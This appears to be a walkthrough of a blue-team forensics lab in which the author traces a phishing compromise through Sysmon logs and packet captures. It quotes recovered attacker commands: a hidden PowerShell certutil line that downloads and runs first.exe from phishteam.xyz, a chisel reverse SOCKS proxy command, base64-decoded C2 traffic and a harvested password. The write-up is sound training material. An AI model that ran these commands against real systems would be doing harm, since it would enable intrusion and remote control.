
- Sysmon

****


Answer the questions below:

The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?

In the previous task we saw the base64 encoded command ran by the malicious file, I took this over to CyberChef to see if when decoded it gives us any hints.



Here we see that the code changes the directory to $app\Microsoft\Windows\StartMenu\Programs\Startup and downloads a file called update.zip. Using this information in TimelineExplorer we can filter for File Creation(Event ID 11) and under Payload Data4 which contains the target filename we can filter for update.zip and we get:




Answer: C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?
Format: Remove the double quotes from the log.
Filtering down some more we know the user is benimaru, the EventID=1, and that the autostart shows its parent process is explorer.exe that gets us these results:

Executable Info
"C:\Program Files\Google\Chrome\Application\chrome.exe"
"C:\Windows\System32\SecurityHealthSystray.exe"
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
"C:\Program Files (x86)\Microsoft OneDrive\OneDrive.exe" /background
"C:\Windows\System32\SecurityHealthSystray.exe"
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
"C:\Program Files (x86)\Microsoft OneDrive\OneDrive.exe" /background
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -noni certut…

Looking at the last of the executable info we see PowerShell mentioned so I decided to expand the cell so I could see the whole command and got:




Here we can see that the command references phishteam.xyz and first.exe so this is the command we're looking for!
Answer: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe

Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage 2 execution?
This one is relatively simple since Sysmon logs hashes so all I had to do was filter for first.exe. At first I tried filtering first.exe as the parent process but that didn't turn up anything that worked so then I tried filtering the executable info cell for first.exe and that returned three results. The first was the command from the previous question and the third one showed first.exe in the Downloads folder.

Executable Info
first.exe
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -noni certut…
"C:\Windows\system32\certutil.exe" -urlcache -split -f http://phishteam.xyz/02dcf0…
"C:\Users\Public\Downloads\first.exe"

If we look at the hashes for that cell we get:




And here's our answer!
Answer:
CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8

The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker?
Format: domain:port
This was another simple one at first I just filtered the parent process for first.exe and got the following:

Payload Data4	Payload Data5	Payload Data6	Executable Info
first.exe			
TargetFilename…			
ParentProcess:…	ParentProcessI…	ParentCommandL…	"C:\Windows\system32\whoami.exe"
ParentProcess:…	ParentProcessI…	ParentCommandL…	"C:\Windows\system32\net.exe" users
ParentProcess:…	ParentProcessI…	ParentCommandL…	"C:\Windows\system32\net.exe" localgroup administrators
ParentProcess:…	ParentProcessI…	ParentCommandL…	"C:\Windows\system32\net.exe" user benimaru
ParentProcess:…	ParentProcessI…	ParentCommandL…	"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks

Here we can see that first.exe performs a series of commands to do recon on the system followed by establishing a reverse proxy to 167.71.199.199 on port 8080 created by ch.exe. We have the IP address and port of the C2 server but the question asks for the domain name so for that we have to do a little more digging. For this I switched back over to SysmonView because this is very similar to question 4 of the previous task.
When I opened SysmonView and filtered for first.exe there was only one session and it showed this:



Here we can see first.exe making a DNS query to resolvecyber.xyz
When I tried answering the question I tried using port 8080 like we saw in the TimelineExplorer but that didn't work so I tried port 80 since it is the default HTTP port and that worked

Answer: resolvecyber.xyz:80

Task 6: Initial Access - Malicious Document Traffic

Malicious Document Traffic

Based on the collected findings, we discovered that the attacker fetched the stage 2 payload remotely:

- We discovered the Domain and IP invoked by the malicious document on Sysmon logs.

- There is another domain and IP used by the stage 2 payload logged from the same data source.

Investigation Guide

Since we have discovered network-related artefacts, we may again refer to our cheatsheet, which focuses on Network Log Analysis:

- We can now use Brim and Wireshark to investigate the packet capture.
- Find network events related to the harvested domains and IP addresses.
- Sample Brim filter that you can use for this investigation: _path=="http" "<malicious domain>"

Data Sources:


- Packet Capture

****

Answer the questions below:

What is the URL of the malicious payload embedded in the document?


This task focuses on network analysis so switching over to Wireshark I started by filtering by “http.host==’phishteam.xyz’ and http.request.method==’GET’” and got this:



Answer: http://phisteam.xyz/02dcf07/index.html

What is the encoding used by the attacker on the c2 connection?

Since we know the domain of the C2 server from question 4 of the previous task, resolvecyber.xyz, we can change our filter to that.



Here we see a request URI query that looks to be encoded, so I took it over to CyberChef and based on the use of Base64 encoding earlier in this room I started with that and got the following:

Input

```
d2hvYW1pIC0gdGVtcGVzdFxiZW5pbWFydQ0K
```

ABC 36 1

Output

```
whoami - tempest\benimaru
```

And we see a familiar user and command.

Answer: **Base64**


The malicious c2 binary sends a payload using a parameter that contains the executed command results. What is the parameter used by the binary?
Based on what we saw in Wireshark the command started with “q=” so:
Answer: q

The malicious c2 binary connects to a specific URL to get the command to be executed. What is the URL used by the binary?
Again looking at the Wireshark output we see a common request URI path at the beginning of each command.

Answer: /9ab62b5

What is the HTTP method used by the binary?
Answer: GET

Based on the user agent, what programming language was used by the attacker to compile the binary?
Format: Answer in lowercase



Answer: nim

Task 7: Discovery - Internal Reconnaissance

Internal Reconnaissance

Based on the collected findings, we have discovered that the malicious binary continuously uses the C2 traffic:

- We can easily decode the encoded string in the network traffic.
- The traffic contains the command and output executed by the attacker.

Investigation Guide

To continue with the investigation, we may focus on the following information:

- Find network and process events connecting to the malicious domain.
- Find network events that contain an encoded command.
- We can use Brim to filter all packets containing the encoded string.
- Look for endpoint enumeration commands since the attacker is already inside the machine.

In addition, we may refer to our cheatsheet for Brim to quickly investigate the encoded traffic with the following filters:

- To get all HTTP requests related to the malicious C2 traffic: _path=="http" "<replace domain>" id.resp_p==<replace port> | cut ts, host, id.resp_p, uri | sort ts

Significant Data Sources:

- Packet Capture
- Sysmon

****

Answer the questions below:

The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?

Knowing that the base64 encoded strings I found in Wireshark were showing the malicious files were doing reconnaissance throughout the target machine I decided to just go through and decode the strings to see if anything interesting popped up. Through doing so I eventually found this:

Input

```
Y2F0IEM6XFVzZXJzXEJlbmltYXJ1XERlc2t0b3BcYXV0b21hdGlvbi5wczEgLSAkdXNlciA9ICJURU1QRVNUXGJlbmltYXJ1Ig
0KJHBhc3MgPSAiaW5mZXJub3RlbXBlc3QiDQoNCiRzZWN1cmVQYXNzd29yZCA9IENvbnZlcnRUby1TZWN1cmVTdHJpbmcgJHBh
c3MgLUFzUGxhaW5UZXh0IC1Gb3JjZTsNCiRjcmVkZW50aWFsID0gTmV3LU9iamVjdCBTeXN0ZW0uTWFuYWdlbWVudC5BdXRvbW
F0aW9uLlBTQ3JlZGVudGlhbCAkdXNlciwgJHNlY3VyZVBhc3N3b3JkDQoNCiMjIFRPRE86IEF1dG9tYXRlIGVhc3kgdGFza3Mg
dG8gaGFjayB3b3JraW5nIGhvdXJzDQo=
```

```
abc 428   3   110→130 (20 selected)   Raw Bytes   CRLF (detected)
```


Output

```
cat C:\Users\Benimaru\Desktop\automation.ps1 - $user = "TEMPEST\benimaru"
$pass = "infernotempest"

$securePassword = ConvertTo-SecureString $pass -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $user, $securePassword

## TODO: Automate easy tasks to hack working hours
```

Answer: infernotempest

The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine?

The very next command that I decoded showed the netstat command being ran:



I didn’t see the obvious ports for remote shell access like SSH(Port 22) or Telnet(Port 23) so I had to google “Windows Remote Shell ports” and saw that Windows Remote Management(WinRM) uses port 5985 by default and that is one of the open ports on this machine!.

Answer: 5985

The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection?


Format: Remove the double quotes from the log.

At first I went through and decoded the rest of the commands found on Wireshark but nothing turned up. Then I remembered we saw a reverse proxy being established earlier on TimelineExplorer.

Payload Data4	Payload Data5	Payload Data6	Executable Info
first.exe			
TargetFilename…			
ParentProcess:…	ParentProcessI…	ParentCommandL…	"C:\Windows\system32\whoami.exe"
ParentProcess:…	ParentProcessI…	ParentCommandL…	"C:\Windows\system32\net.exe" users
ParentProcess:…	ParentProcessI…	ParentCommandL…	"C:\Windows\system32\net.exe" localgroup administrators
ParentProcess:…	ParentProcessI…	ParentCommandL…	"C:\Windows\system32\net.exe" user benimaru
ParentProcess:…	ParentProcessI…	ParentCommandL…	"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks


Answer: C:\Users\benimaru\Downloads\ch.exe client 167.71.199.191:8080 R:socks

What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection?
For this I went back to TimelineExplorer and found the entry for the creation of the reverse proxy and looked under the Payload Data3 cell where hashes are stored and found the answer.



Answer:
8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451

What is the name of the tool used by the attacker based on the SHA256 hash? Provide the answer in lowercase.
I took the hash over to VirusTotal to get the answer.



Answer: chisel

The attacker then used the harvested credentials from the machine. Based on the succeeding process after the execution of the socks proxy, what service did the attacker use to authenticate?
Format: Answer in lowercase
Answer: winrm

Task 8: Privilege Escalation - Exploiting Privileges

Privilege Escalation
Based on the collected findings, the attacker gained a stable shell through a reverse socks proxy.

Investigation Guide
With this, we can focus on the following network and endpoint events:

- Look for events executed after the successful execution of the reverse socks proxy tool.
- Look for potential privilege escalation attempts, as the attacker has already established a persistent low-privilege access.


Significant Data Sources:

- Packet Capture
- Sysmon


****

Answer the questions below:

After discovering the privileges of the current user, the attacker then downloaded another binary to be used for privilege escalation. What is the name and the SHA256 hash of the binary?
Format: binary name,SHA256 hash
Looking back at the first Wireshark search I did on phishteam.xyz and the GET method I saw that after ch.exe was downloaded there were two more .exe files downloaded, spf.exe and final.exe.



Going back to TimelineExplorer and filtering for spf.exe and looking back at the Payload Data3 cell we again get the hash values:



Answer:
spf.exe,8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D

Based on the SHA256 hash of the binary, what is the name of the tool used? Format: Answer in lowercase

Taking the hash back to VirusTotal we get:

Answer: printspoofer

The tool exploits a specific privilege owned by the user. What is the name of the privilege?

I tried looking around VirusTotal to see if I could find the answer but I couldn't so I googled "Privilege exploited by printspoofer64.exe." From here I found a github repository on PrintSpoofer by itm4n and found the answer.

PrintSpoofer

From LOCAL/NETWORK SERVICE to SYSTEM by abusing `SeImpersonatePrivilege` on Windows 10 and Server 2016/2019.

For more information: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.

Answer: SeImpersonatePrivilege


Then, the attacker executed the tool with another binary to establish a c2 connection. What is the name of the binary?

This is just the last of the executables downloaded appropriately called final.exe

Answer: final.exe

The binary connects to a different port from the first c2 connection. What is the port used?

At first I went back to TimelineExplorer and tried filtering for final.exe and didn't get any results. Then I tried filtering for EventID=22 which is DNSEvent and also got nothing. Then remembering what I learned from the github repository on PrintSpoofer that the exploit is running on SYSTEM and no longer as benimaru I cleared that filter and tried again. This got me a lot of hits for final.xyz!



Payload Data3	Payload Data4
Image: <unknown process>	QueryName: ecs.office.com
Image: C:\Program Files\Common Fi…	QueryName: ecs.office.com
Image: C:\Program Files\Common Fi…	QueryName: ecs.office.com
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
Image: C:\ProgramData\final.exe	QueryName: resolvecyber.xyz
